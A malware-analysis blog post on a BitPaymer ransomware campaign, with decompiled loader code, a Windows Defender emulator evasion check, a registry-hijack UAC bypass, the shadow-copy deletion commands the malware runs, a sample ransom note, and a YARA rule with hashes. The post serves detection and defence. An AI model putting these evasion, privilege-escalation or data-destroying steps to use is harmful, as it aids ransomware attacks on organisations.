BitPaymer Ransomware Leveraging New Custom Packer Framework

By Arnold Osipov

Archived: 2026-04-05 21:53:18 UTC

Morphisec Labs recently investigated an ongoing **BitPaymer ransomware** campaign that has been attacking companies across the U.S., both public and private, over the last 3 months. We are aware of at least 15 organizations targeted by the threat group during this latest campaign, spanning multiple industries, including finance, agriculture and technology. Especially interesting is their targeting of a supply chain solution provider, which may be part of a deliberate propagation strategy.

The attacks all follow a similar pattern. Initial infiltration is usually obtained via phishing emails delivering Dridex. Once attackers have a foothold in the system, they perform a full recon stage and steal AD credentials. Then, during the weekend (usually Saturdays), they deploy the ransomware onto the already compromised network. This carefully planned timing allows them to propagate the ransomware to 24/7 running servers and then spread as the first employees returning to work from the weekend login to the compromised network.

Our investigation revealed that, in many cases, organizations had advanced EDR solutions installed in place that the ransomware was able to bypass. Learn more about how fileless malware bypasses EDR.

Upon analysis of the ransomware and the loader that executes the payload, we identified several interesting characteristics of a new *packer framework* the attackers are using to obfuscate and compile a fully custom loader on the day of the attack – usually just 2-3 hours before the ransomware's deployment. This makes it unlikely to be detected by antivirus and EDR tools until it's too late. The ransomware payload itself appears to be a variant compiled 3-4 months ago, which is being reused by the loader wrapper in various campaigns, including the one that knocked out Arizona Beverages earlier this year.

This ***BitPaymer ransomware*** variant also has an interesting, innovative approach to bypass Windows Defender Emulator, as shown in the Technical Analysis below. This technique was first introduced at the 2018 Black Hat conference by researcher Alexei Bulazel and we predict that more malware will start incorporating similar approaches.

Morphisec prevents the execution of the ransomware and its propagation, including the initial vectors of Dridex and the backdoors used by the attackers that lead to this compromise.

Technical Analysis

BitPaymer Loader

The loader is compiled and customized for the target and includes redundant instructions, logic and assignments. After analyzing differences between samples, we believe that a new advanced obfuscation framework has been

developed by the attackers, one which is highly effective at evading behavior and static analysis.

Example of delusive function from two different BitPaymer packed samples. One of them with lots of junk code while the other is thinner. In both cases it just returns False.

```
BOOL MutexReleaseReturnFalse()
{
  HANDLE v0; // ST24_4
  bool v1; // ST1F_1

  IsHungAppWindow((HWND)0xBB220D);
  CloseClipboard();
  CoUninitialize();
  v0 = CreateMutexW(0, 0, L"MutexHelper");      // Creating a Mutex with no initial owner
  v1 = ReleaseMutex(v0) != 0;
  CloseHandle(v0);
  return v1;                                    // Alwayes Return false -
                                                // can not release mutex not owned by caller
}
```

Figure 1: Thinner function that returns False

```
BOOL MutexReleaseReturnFalse()
{
  int v0; // ST4C_4
  __int16 v1; // ST4A_2
  int v2; // ST34_4
  HANDLE v3; // eax
  void *v4; // ST28_4
  int v5; // ST24_4
  bool v6; // ST1F_1
  __int128 v8; // [esp+50h] [ebp-5Ch]
  int v9; // [esp+60h] [ebp-4Ch]
  int v10; // [esp+64h] [ebp-48h]
  int v11; // [esp+68h] [ebp-44h]
  int v12; // [esp+70h] [ebp-3Ch]
  int v13; // [esp+74h] [ebp-38h]
  int v14; // [esp+78h] [ebp-34h]
  char v15; // [esp+7Fh] [ebp-2Dh]
  char v16; // [esp+80h] [ebp-2Ch]
  int v17; // [esp+84h] [ebp-28h]
  char v18; // [esp+93h] [ebp-19h]
  __int16 v19; // [esp+94h] [ebp-18h]
  char v20; // [esp+97h] [ebp-15h]
  int v21; // [esp+98h] [ebp-14h]

  v20 = -105;
  v17 = 1224790838;
  v15 = 94;
  v0 = v21;
  v18 = 31;
  v1 = v19;
  v21 |= 0x5F6D144Du;
  v19 = 0;
  v8 = 0i64;
  v11 = 0;
  v10 = 0;
  v9 = 0;
  IsHungAppWindow((HWND)0xBB220D);
  GetCommState((HANDLE)0x3B268C, (LPDCB)&v8);
  v19 = v1;
  v14 = 0;
  v13 = 0;
  v12 = 0;
  v2 = v17 - 1224790838;
  PlayEnhMetaFileRecord((HDC)0xEEA41C, (LPHANDLETABLE)&v16, (const ENHMETARECORD *)&v12, 1224791689 - v17);
  CloseClipboard();
  v21 = 483177340 * v0;
  CoUninitialize();
  v3 = CreateMutexW(0, v2, L"MutexHelper");
  v19 = v1;
  v4 = v3;
  v5 = 1224790838 - v17;
  v6 = ReleaseMutex(v3) != v5;
  CloseHandle(v4);
  return v6;
}
```

Figure 2: Same functionality as the function from Figure 1, wrapped with junk code

Before executing the function that decrypts the BitPaymer second stage payload, the loader performs OS version checks. It will run on any OS later than Vista, with some exceptions, such as older versions of Windows Server (Servers are definitely the preferred target of the group).

```
if ( v20->OSMajorVersion >= 6 )
{
  kernel32_pe = enc_wrapper_GetModuleHandleW(v3);
  lfanew = kernel32_pe->e_lfanew;
  v55 = v17;
  v7 = 0;
  if ( *(_DWORD *)((char *)&kernel32_pe->e_magic + lfanew) == 'EP' )
    v7 = (IMAGE_NT_HEADERS32 *)((char *)kernel32_pe + lfanew);
  v43 = v7;
  MajorSubVersion = v7->OptionalHeader.MajorSubsystemVersion;
  _kernel32_MajorVersion = MajorSubVersion;
  MinorSubVersion = v7->OptionalHeader.MinorSubsystemVersion;
  if ( MajorSubVersion >= 6u )
  {
    AboveXpBelowWin10 = MajorSubVersion == 6;
    if ( (MajorSubVersion != 6 || MinorSubVersion != 0 || (unsigned __int16)(buildnumber + (v8348 ^ 0xC813)) <= 1u)
      && (MinorSubVersion != 1 || !AboveXpBelowWin10 || buildnumber >= 7600u)
      && (unsigned int)v43->OptionalHeader.MajorOperatingSystemVersion - _kernel32_MajorVersion < 3 )
    {
is_windows_server_2003:
      if ( !MutexReleaseReturnFalse() )
      {
        dword_A5C010 = (int)argv;
        dword_A5C00C = argc;
        GetClipboardOwner();
        load_bitpaymer(v3);
      }
    }
  }
}
```

Decrypt and run second stage

Figure 3: Deception OS version checks

BitPaymer

Upon loading, BitPaymer checks if the file “C:\aaa_TouchMeNot_.txt” exists. If so, BitPaymer will terminate the execution, as it is an indicator of a “goat file” in Windows Defender AV Emulator. This is **an easy way to bypass Windows Defender Emulator as it always emulates the existence of the file.**

```
HANDLE IsRunningInWindowsDefender()
{
  HANDLE result; // eax

  result = CreateFileW(L"C:\\aaa_TouchMeNot_.txt", 0x80000000, 3u, 0, OPEN_EXISTING, 0, 0);
  if ( result != INVALID_HANDLE_VALUE )
    ExitProcess(0);
  return result;
}
```

Figure 4: Check if running in Windows Defender Emulator

Next, the malware initializes its configuration settings, such as process integrity level and decryption type. It also decrypts all of its strings (ransom note, public key, file extension, etc.) using the RC4 algorithm with a 40 byte key that resides in the beginning of ‘.rdata’ section.

```
GetSidSubAuthority = GetProcAddressCustom(-577509912, 596778842);
sid = (GetSidSubAuthority ? GetSidSubAuthority(*v5, *v9 - 1) : 0);
if ( !sid )
  goto LABEL_35;
switch ( *sid )
{
  case SECURITY_MANDATORY_UNTRUSTED_RID:
    v2 = 1;
    goto LABEL_35;
  case SECURITY_MANDATORY_LOW_RID:
    integrity_level = 2;
    break;
  case SECURITY_MANDATORY_MEDIUM_RID:
    integrity_level = 3;
    break;
  case SECURITY_MANDATORY_MEDIUM_PLUS_RID:
    integrity_level = 4;
    break;
  case SECURITY_MANDATORY_HIGH_RID:
    integrity_level = 5;
    break;
  case SECURITY_MANDATORY_SYSTEM_RID:
    integrity_level = 6;
    break;
  case SECURITY_MANDATORY_PROTECTED_PROCESS_RID:
    integrity_level = 7;
    break;
  default:
```

Figure 5: Set process integrity level

Address	Hex	ASCII
00B20010	3B 02 82 1B C9 02 96 17 2E E6 1C 83 40 95 D1 86	;...É....æ..@.Ñ.
00B20020	D9 D2 D1 E3 1E 48 3E 80 A1 AC 05 21 D7 2C C9 0C	ÙÒÑã.H>.¡¬.!×,É.
00B20030	00 64 49 5E F0 66 5A BA 15 38 CD E7 F9 A2 CB 8E	.dI^ðfZº.8Íçù¢Ë.
00B20040	C9 15 F2 B3 FB DA 02 28 F1 21 2F 81 D7 BD 26 67	É.ò³ûÚ.(ñ!/.×½&g
00B20050	D1 88 59 EB A9 1C 1E 5C CC 2A DB 56 C9 D6 3F 07	Ñ.Yë©..\Ì*ÛVÉÖ?.
00B20060	5B B3 AE 11 EB 80 A7 88 D2 29 A2 28 D5 8C DB 02	[³®.ë.§.Ò)¢(Õ.Û.
00B20070	C1 1D DD 5D E6 57 9A 74 D6 8A A7 4B 8B 74 88 33	Á.Ý]æW.tÖ.§K.t.3
00B20080	59 7B 5C 02 16 C1 E6 04 F8 C2 50 EF 08 CD FD 3B	Y{\..Áæ.øÂPï.Íý;
00B20090	56 4A D7 0D 87 D1 A4 C8 B8 9F 7C B7 7B 86 07 4D	VJ×..Ñ¤È¸.|·{..M
00B200A0	56 8B 4A 0B 9B 7A B5 76 D9 C4 9F 1C 2F 87 86 25	V.J.›zµvÙÄ../..%
00B200B0	B1 F8 8D 84 60 81 72 AB 07 36 AE BE 41 A7 E0 B7	±ø..`.r«.6®¾A§à·
00B200C0	31 54 DD 18 F3 37 4D 46 A7 AB D0 7D 1B BE C0 C8	1TÝ.ó7MF§«Ð}.¾ÀÈ
00B200D0	85 F7 5E 19 51 2A 27 A9 FE B6 1D 9F EF E8 FF 9D	.÷^.Q*'©þ¶..ïèÿ.
00B200E0	6D 3B 21 36 9A E2 D9 37 BA C4 50 01 83 0D 9B 77	m;!6.âÙ7ºÄP....w
00B200F0	86 BA 96 DB 13 85 86 CB 1C 98 86 6D 3D C2 0E 59	.º.Û...Ë...m=Â.Y
00B20100	9F 72 AA 8D B3 EF 27 80 DE 22 33 E4 26 BD 5D 6B	.rª.³ï'.Þ"3ä&½]k
00B20110	C7 DC D8 18 04 32 02 5A 93 91 30 B8 27 C7 99 4F	ÇÜØ..2.Z..0¸'Ç.O
00B20120	21 63 AE D3 E3 66 0B 5A 42 AF 4E 3A C0 D6 99 DA	!c®Óãf.ZB¯N:ÀÖ.Ú
00B20130	10 8C 1C 86 7B 53 44 F7 23 12 8E 9F F9 37 ED FC	.....{SD÷#...ù7íü
00B20140	F9 3C C2 9C 84 6B 2F D9 8C D7 7A 2A 66 0F 4C E2	ù<Â..k/Ù.×z*f.Lâ
00B20150	4B 5C 94 26 94 E3 7A 39 95 B5 8A AA 19 1F 2C CA	K\.&.ãz9.µ.ª...,Ê

Figure 6: Marked is the reversed RC4 key in .rdata section

After the Windows Defender AV Emulator check and the initialization of BitPaymer configuration, BitPaymer tries to execute itself as a service. This will be described in more detail later.

```
int start()
{
  void (__stdcall *ExitProcess)(int); // esi
  int exit_code; // eax
  BitPaymerObjectClass bitpaymer_object; // [esp+4h] [ebp-170h]

  IsRunningInWindowsDefender();
  OpenExecutableAsService(&bitpaymer_object, 0);
  bitpaymer_object.bitpaymer_as_a_service_func = BitPaymerAsAService;
  DecryptBitPaymerStringsAndPrepare(&bitpaymer_object.configuration);
  ExitProcess = GetProcAddressCustom(0x461BAD0A, 0xFA8069D8);
  if ( ExitProcess )
  {
    exit_code = executeService(&bitpaymer_object);
    ExitProcess(exit_code);
  }
  sub_3110E7(&bitpaymer_object.configuration);
  return CloseServiceHandleWrapper(&bitpaymer_object);
}
```

Figure 7: Unpacked BitPaymer entry point

Next, BitPaymer checks if it is running as an alternate data stream. It does that by checking if the name of the file on disk ends with ':'.

```
configuration->running_as_a_service = running_as_a_service;
AllocBuffer(&filePath, *&v78.Length);
GetModuleFileNameW = GetProcAddressCustom(0x461BAD0A, 0x23FBBCE5);
if ( GetModuleFileNameW )
  GetModuleFileNameW(0, filePath, v89 >> 1);
baseName = getBaseNameInUnicode_BT_wrapper(&filePath, &a1[1], '\\');
ADS = wcschr_wrapper(baseName, ':');          // Check if file name has ':' in it
```

Figure 8: Check if running from alternate data stream

If not, it will copy itself to a hidden alternate data stream under %APPDATA%<random_name>:BIN and create a new process with the old file path as a parameter.

The BitPaymer alternate data stream process then performs the following:

1. Deletes the original file
2. Copies itself from :BIN alternate data stream to a hidden directory in %APPDATA%<random>.exe.
3. Creates a temporary '.cmd' file in %temp% directory and writes the following (Figure 3)

oJDiBsk.cmd

```
1  start /b %APPDATA%\Roaming\EATEHQ~1\SedN8B2.exe %APPDATA%\Roaming\W4WH2Y~1
2  del %0 & exit
```

Figure 9: cmd file that will be executed from registry

The .cmd file is not deleted and so has the registry pointing to it (described in the next section)

Elevate Privileges

In order to elevate privileges, BitPaymer uses a technique introduced by @enigma0x3, which is Fileless UAC bypass. It changes the registry key – '*HKCRmscfileshellopencommand*' default value to point at the '.cmd' file which will cause BitPaymer to run with high privileges without a UAC prompt. If it does not succeed in elevating its privileges, BitPaymer will exit without encrypting the filesystem.

The abuse of eventvwr.exe and similar types of registry hijack elevation techniques are a serious architecture weakness and are very popular among malware. It is also easy to tweak the technique to bypass any existing detection solution.




Figure 10: compromised Registry key

When running with high privileges, BitPaymer deletes shadow copy files from the host. It does this by running the command '*vssadmin.exe Delete Shadows /All /Quiet'* and *'diskshadow.exe /s %TEMP%<tempfile>.tmp'* (<tempfile>.tmp = "delete shadows allrnexitrn") for Windows Server versions.

Next, it tries to take ownership of a random service by using '*takeown.exe /F <service_name>'* and '*icacls.exe <service_name> /reset'*. If it succeeds, it saves a copy of the service in *':0'* alternate data stream for restoration purposes. It then replaces the service with a copy of its own and executes BitPaymer as a service.

After successfully hijacking and running from a service, BitPaymer begins to encrypt the filesystem. First it does iterates logical drivers, including network drivers, by mapping the network using the commands ***'arp.exe -a'*** and respectively ***'nslookup.exe <IP>'.*** After gathering all applicable drivers, it recursively iterates each file in each driver. From each driver, it collects all the files that are not: ***'.exe'***, ***'.dll'***, ***'.<company_name>'***, ***'.<company_name>_readme'***.

BitPaymer adds its file extension to the encrypted files – ***'.<company_name>'***, alongside a ransom note with the same file name and – ***'.<company_name>_readme'*** extension.

```
Hello <COMPANY_NAME>.

Your network was hacked and encrypted.

No free decryption software is available on the web.

Email us at <EMAIL_ADDRESS_1> (or) <EMAIL_ADDRESS_2> to get the ransom amount.

Keep our contacts safe. Disclosure can lead to impossibility of decryption.

Please, use your company name as the email subject.

TAIL:o0/19e7Y7c6USe0=

KEY:AQIAABBmAAAApAAAgaAnqC3uAszs70AydUB53iKe4Kb2tlFlhGMzEqVv3++gT2riPXcaU0bgCBRk
QBGDsTh2Rj92RwVsycVmTk1nBut4qMjHvL5C7eO9qRsOHOjHJPAqmmqazWX1/jUl3II53dQk2lWP
vl0SotgRrnCyyjwdPV8WDGDEZPP0yAhjgKp5DXvxXxXYRf8MAk/8rQWKpUkXSSwu7yLZ12sZumfh
s/BKz42LT/tVhYF5+g5NlQ1Twmo+a/0u9rlXkPGAoIqYI2NFQXzZISWJVrC3Or7wDyVCs/+wRRr5
x0KGnL+n8ifzatJ0mKCqsGTWOgHF3cXAG6kvQjMuYIiBGYA5NVwZancJM5ypewKQ3UeQo3sjpWe0
5jMyTxJWoIZqM0N5HZQ3a0zM9UlnyjDN/3UzErPKmvtt7bQzbJoDkznFLNS2yjDf8ipwqbtMuUsf
GbvywyO3+PSEp4rkT8YIXgKKwGBjvN/xp2HIsXPo5OV0ffNZancYaV1LJFNnjGa7+hFGYVrDdb+o
/xJYQUFgYys9bcBfGT6osQ/yfgW+ccVrENiIPByLSxvU7s9ptERPWM9IEPjC8amPu+f5cB0suwru
BLMOYHXUp7dbuYkNamLt6dOHbTBnItrrpd9PfTjw+2VkF7GotrPapanJwhqFCb8+OmhcHd9Uh958
6hlonBG8Tel5H4c=
```

Figure 11: Ransom note

Conclusion

The threat group behind BitPaymer has successfully hit numerous targets and shows no sign of slowing down. The Customer Packer framework it is now using allows it to create what are essentially new variants hours before the ransomware is deployed, which are extremely difficult for detection-dependent security systems to catch.

Morphisec is powered by Moving Target Defense, enabling advanced ransomware prevention that blocks such attacks deterministically, without any prior knowledge or required updates.

Artifacts

NOTE: Morphisec prevented this attack immediately, without using rules, signatures or any other type of prior knowledge. The rules and hash below are provided as a service to the community and to other security solutions who do need and use prior knowledge to detect attacks.

PDB path:

Unlike old BitPaymer samples which had PDB path resemblance to Dridex samples. Some of the newer samples, which are packed with a new custom packer have – ***'RWKGGE.PDB'*** pdb path.


YARA Rule:

```
rule BitPaymer {

meta:

description = "Rule to detect newer Bitpaymer samples. Rule is based on BitPaymer custom
packer"
author = "Morphisec labs"

strings:

$opcodes1 = {B9 ?? 00 00 00 FF 14 0F B8 FF 00 00 00 C3 89 45 FC}
$opcodes2 = {61 55 FF 54 B7 01 B0 FF C9 C3 CC 89 45 FC}

condition:

(uint16(0) == 0x5a4d) and ($opcodes1 or $opcodes2)

}
```

SHA1:

47ff3a11ca6f1c088799afaaafadcd46b89f44ac
94b37a49c91f8bae7817be8892520c8e50ce62d5
fea875bee31434f43bba4384cade7bba83af6404
66bb444ea7e54b7f6b6a1305bed3556191ceeaf2
babcc902eb4fda6824a9f63fea9267e21eb256ae
3752eaae8633c361a26aa763e2688ecf62c1a61f
bc2b35e453a31cda3b430ff25391c66899981d2a
adf3580cc8115d206ed15a881bb8144dec068b18
8abc0909a346553236e05f2fa8c12da7925440d0
84b1513647a3c15614741724e4cbec32e7b4af69
195157993bffdd51e4bd2fe2ac5fcc0971033db7
233aa2f1d460d9588607933b8cab1844efeff5db

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.
